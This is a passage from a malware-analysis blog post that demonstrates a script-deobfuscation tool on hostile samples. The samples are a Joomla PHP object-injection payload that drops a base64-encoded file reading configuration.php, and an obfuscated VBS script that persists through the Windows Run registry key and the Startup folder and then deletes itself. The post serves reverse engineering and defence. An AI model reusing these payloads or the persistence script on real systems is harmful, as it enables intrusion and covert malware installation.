
Remove Chars: . Pre Str: Post Str:

Output

```
}__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:
{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed_url";s:2397:"eval(file_put_contents(dirname
($_SERVER['SCRIPT_FILENAME'])'/88php',base64_decode
('PD9waHAgJHMgPSRfU0VSVkVSWydTRVJWRVJfTkFNRSddOyRjPWJhc2U2NF91bmNvZGUoZmlsZV9nZXRfY29udGVudHMoJ2NvbmZpZ3VyYXRpb24ucGhwJykpO2VjaG
8gJHMgLiAiICIgLiAkYzt1bmxpbmsoJF9TRVJWRVJbJ1NDUklQVF9GSUxFTkFNRSddKTs/Pg=='));});JFactory::getConfig
();exit";s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";O:20:"JDatabaseDriverMysql":0:{}}
i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}????
```

Example #7 (pastebin)


This last example is a VBA script. It does a simple math calculation then the result is convert to its ASCII character equivalent.



```
    dim shellobj
    set shellobj = createobject("wscript.shell")
    dim filesystemobj
    set filesystemobj = createobject("scripting.filesystemobject")
    on error resume Next

    shellobj.regwrite chr( 158328/2199 ) & chr( -7016+7091 ) & chr( -9617+9686 ) & chr( 5236-5147 ) &
chr( -8115+8210 ) & chr( -5979+6046 ) & chr( 337025/3965 ) & chr( 556698/6789 ) & chr( 1284-1202 ) &
chr( 475065/6885 ) & chr( 6837-6759 ) & chr( 767424/9136 ) & chr( 7191-7096 ) & chr( -2828+2913 ) &
chr( -7738+7821 ) & chr( 10014-9945 ) & chr( 469286/5723 ) & chr( 238556/2593 ) & chr( 380190/3306 ) &
chr( -4523+4634 ) & chr( 5919-5817 ) & chr( -4426+4542 ) & chr( -659+778 ) & chr( -1174+1271 ) & chr(
94+20 ) & chr( 2636-2535 ) & chr( -4116+4208 ) & chr( -5477+5586 ) & chr( 1037295/9879 ) & chr(
49698/502 ) & chr( 1022694/8971 ) & chr( -5851+5962 ) & chr( -735+850 ) & chr( -7420+7531 ) & chr( -
6747+6849 ) & chr( 8555-8439 ) & chr( 7385-7293 ) & chr( 340816/2864 ) & chr( 108255/1031 ) & chr( -
1603+1713 ) & chr( 747300/7473 ) & chr( 1013-902 ) & chr( 1231-1112 ) & chr( 2252-2137 ) & chr(
787888/8564 ) & chr( 613701/6199 ) & chr( 946764/8092 ) & chr( 994080/8720 ) & chr( 187416/1644 ) &
chr( 855268/8468 ) & chr( -9269+9379 ) & chr( 8242-8126 ) & chr( 6819-6701 ) & chr( 7677-7576 ) & chr(
3901-3787 ) & chr( 1112855/9677 ) & chr( -7519+7624 ) & chr( 8660-8549 ) & chr( -6424+6534 ) & chr(
32292/351 ) & chr( 822054/7211 ) & chr( 768222/6566 ) & chr( 4358-4248 ) & chr( 9872-9780 ) & split
("Crypted-no.3605.vbs",".")(0),  "wscript.exe //B " & chrw(34) & "C:\Users\Admin\AppData\Roaming\" &
"Crypted-no.3605.vbs" & chrw(34) , "REG_SZ"
    shellobj.regwrite chr( 158328/2199 ) & chr( -7016+7091 ) & chr( -9617+9686 ) & chr( 5236-5147 ) &
chr( -8115+8210 ) & chr( -5979+6046 ) & chr( 337025/3965 ) & chr( 556698/6789 ) & chr( 1284-1202 ) &
chr( 475065/6885 ) & chr( 6837-6759 ) & chr( 767424/9136 ) & chr( 7191-7096 ) & chr( -2828+2913 ) &
chr( -7738+7821 ) & chr( 10014-9945 ) & chr( 469286/5723 ) & chr( 238556/2593 ) & chr( 380190/3306 ) &
chr( -4523+4634 ) & chr( 5919-5817 ) & chr( -4426+4542 ) & chr( -659+778 ) & chr( -1174+1271 ) & chr(
94+20 ) & chr( 2636-2535 ) & chr( -4116+4208 ) & chr( -5477+5586 ) & chr( 1037295/9879 ) & chr(
49698/502 ) & chr( 1022694/8971 ) & chr( -5851+5962 ) & chr( -735+850 ) & chr( -7420+7531 ) & chr( -
6747+6849 ) & chr( 8555-8439 ) & chr( 7385-7293 ) & chr( 340816/2864 ) & chr( 108255/1031 ) & chr( -
1603+1713 ) & chr( 747300/7473 ) & chr( 1013-902 ) & chr( 1231-1112 ) & chr( 2252-2137 ) & chr(
787888/8564 ) & chr( 613701/6199 ) & chr( 946764/8092 ) & chr( 994080/8720 ) & chr( 187416/1644 ) &
chr( 855268/8468 ) & chr( -9269+9379 ) & chr( 8242-8126 ) & chr( 6819-6701 ) & chr( 7677-7576 ) & chr(
3901-3787 ) & chr( 1112855/9677 ) & chr( -7519+7624 ) & chr( 8660-8549 ) & chr( -6424+6534 ) & chr(
32292/351 ) & chr( 822054/7211 ) & chr( 768222/6566 ) & chr( 4358-4248 ) & chr( 9872-9780 ) & split
("Crypted-no.3605.vbs",".")(0),  "wscript.exe //B "  & chrw(34) & "C:\Users\Admin\AppData\Roaming\" &
"Crypted-no.3605.vbs" & chrw(34) , "REG_SZ"
    filesystemobj.copyfile "C:\Users\Admin\AppData\Roaming\Crypted-no.3605.vbs","C:\Users\Admin
\AppData\Roaming\" & "Crypted-no.3605.vbs",true
    filesystemobj.copyfile "C:\Users\Admin\AppData\Roaming\Crypted-no.3605.vbs","C:\Users\Admin
\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Crypted-no.3605.vbs" ,true
    filesystemobj.deletefile wscript.scriptfullname ,true
    wscript.quit
```

Paste the script in and choose the “Math” method.



```
    dim shellobj
    set shellobj = createobject("wscript.shell")
    dim filesystemobj
    set filesystemobj = createobject("scripting.filesystemobject")
    on error resume Next

    shellobj.regwrite chr( 158328/2199 ) & chr( -7016+7091 ) & chr( -9617+9686 ) & chr( 5236-5147 ) & chr( -8115+8210 ) & chr(
```

Search / Replace Method: ( ) Array ( ) Random Vars 1 ( ) Random Vars 2 ( ) Key Lookup ( ) Base64 ( ) ASCII [✓ Math]

Delimiter: &   Search String: chr(#)

Output Options: ☐ Base64 Decode ☐ Concatenate ☐ Keep Quotes


Remove Chars: Pre Str: Post Str:

Output

```
dim shellobj
    set shellobj = createobject("wscript.shell")
    dim filesystemobj
    set filesystemobj = createobject("scripting.filesystemobject")
    on error resume Next

    shellobj.regwrite 72 & 75 & 69 & 89 & 95 & 67 & 85 & 82 & 82 & 69 & 78 & 84 & 95 & 85 & 83 & 69 & 82 & 92 & 115 & 111 & 102
```

The result shows decimal values but not the text equivalent. 😟 So enter “chr(” into the “Pre Str” box and a closing parenthesis in the “Post Str” box.



Input

```
    dim shellobj
    set shellobj = createobject("wscript.shell")
    dim filesystemobj
    set filesystemobj = createobject("scripting.filesystemobject")
    on error resume Next

    shellobj.regwrite chr( 158328/2199 ) & chr( -7016+7091 ) & chr( -9617+9686 ) & chr( 5236-5147 ) & chr( -8115+8210 ) & chr(
```


Search / Replace Method: ( ) Array ( ) Random Vars 1 ( ) Random Vars 2 ( ) Key Lookup ( ) Base64 ( ) ASCII [✓ Math]
Output Options: Base64 Decode, Concatenate, Keep Quotes
Delimiter: & Search String: chr(#)
Remove Chars: Pre Str: chr(Post Str:)

Output

```
dim shellobj
    set shellobj = createobject("wscript.shell")
    dim filesystemobj
    set filesystemobj = createobject("scripting.filesystemobject")
    on error resume Next

    shellobj.regwrite chr(72) & chr(75) & chr(69) & chr(89) & chr(95) & chr(67) & chr(85) & chr(82) & chr(82) & chr(69) & chr
```

Look familiar? Now we can use the "ASCII" method to get the characters. I also entered an ampersand and space character in the "Remove Chars" box.



Input

```
    shellobj.regwrite chr(72) & chr(75) & chr(69) & chr(89) & chr(95) & chr(67) & chr(85) & chr(82) & chr(82) & chr(69) & chr
(78) & chr(84) & chr(95) & chr(85) & chr(83) & chr(69) & chr(82) & chr(92) & chr(115) & chr(111) & chr(102) & chr(116) & chr
(119) & chr(97) & chr(114) & chr(101) & chr(92) & chr(109) & chr(105) & chr(99) & chr(114) & chr(111) & chr(115) & chr(111) &
chr(102) & chr(116) & chr(92) & chr(119) & chr(105) & chr(110) & chr(100) & chr(111) & chr(119) & chr(115) & chr(92) & chr(99) &
chr(117) & chr(114) & chr(114) & chr(101) & chr(110) & chr(116) & chr(118) & chr(101) & chr(114) & chr(115) & chr(105) & chr
(111) & chr(110) & chr(92) & chr(114) & chr(117) & chr(110) & chr(92) & split ("Crypted-no.3605.vbs",".")(0),  "wscript.exe //B
" & chrw(34) & "C:\Users\Admin\AppData\Roaming\" & "Crypted-no.3605.vbs" & chrw(34) , "REG_SZ"
```

Search / Replace Method: ( ) Array ( ) Random Vars 1 ( ) Random Vars 2 ( ) Key Lookup ( ) Base64 [✓ ASCII] ( ) Math
Output Options: Base64 Decode, Concatenate, Keep Quotes
Delimiter: Search String: chr(#)
Remove Chars: & Pre Str: Post Str:

Output

```
shellobj.regwriteHKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\split("Crypted-no.3605.vbs",".")
(0),"wscript.exe//B"chrw(34)"C:\Users\Admin\AppData\Roaming\""Crypted-no.3605.vbs"chrw(34),"REG_SZ"
shellobj.regwriteHKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\split("Crypted-no.3605.vbs",".")
(0),"wscript.exe//B"chrw(34)"C:\Users\Admin\AppData\Roaming\""Crypted-no.3605.vbs"chrw(34),"REG_SZ"
filesystemobj.copyfile"C:\Users\Admin\AppData\Roaming\Crypted-no.3605.vbs","C:\Users\Admin\AppData\Roaming\""Crypted-
no.3605.vbs",true
filesystemobj.copyfile"C:\Users\Admin\AppData\Roaming\Crypted-no.3605.vbs","C:\Users\Admin\AppData\Roaming\Microsoft\Windows
```

The resulting deobfuscated script will probably error out if you try executing it. Again, all this tool will do is try to make the script readable so you can better understand it. You may need to use this tool on parts of the script then put them back together yourself to figure things out.

I tried to make the functions in this tool flexible and generic enough to handle whatever scripts come your way. However, if you encounter something new, please let me know. You can get the tool here.

Happy reversing!

This entry was posted in Malscript, Tools and tagged deobfuscation, javascript, php, script deobfuscator, vba, vbs. Bookmark the permalink.

← Packing/Unpacking Javascript from DOS   Deobfuscating a Hideous-Looking JS Downloader →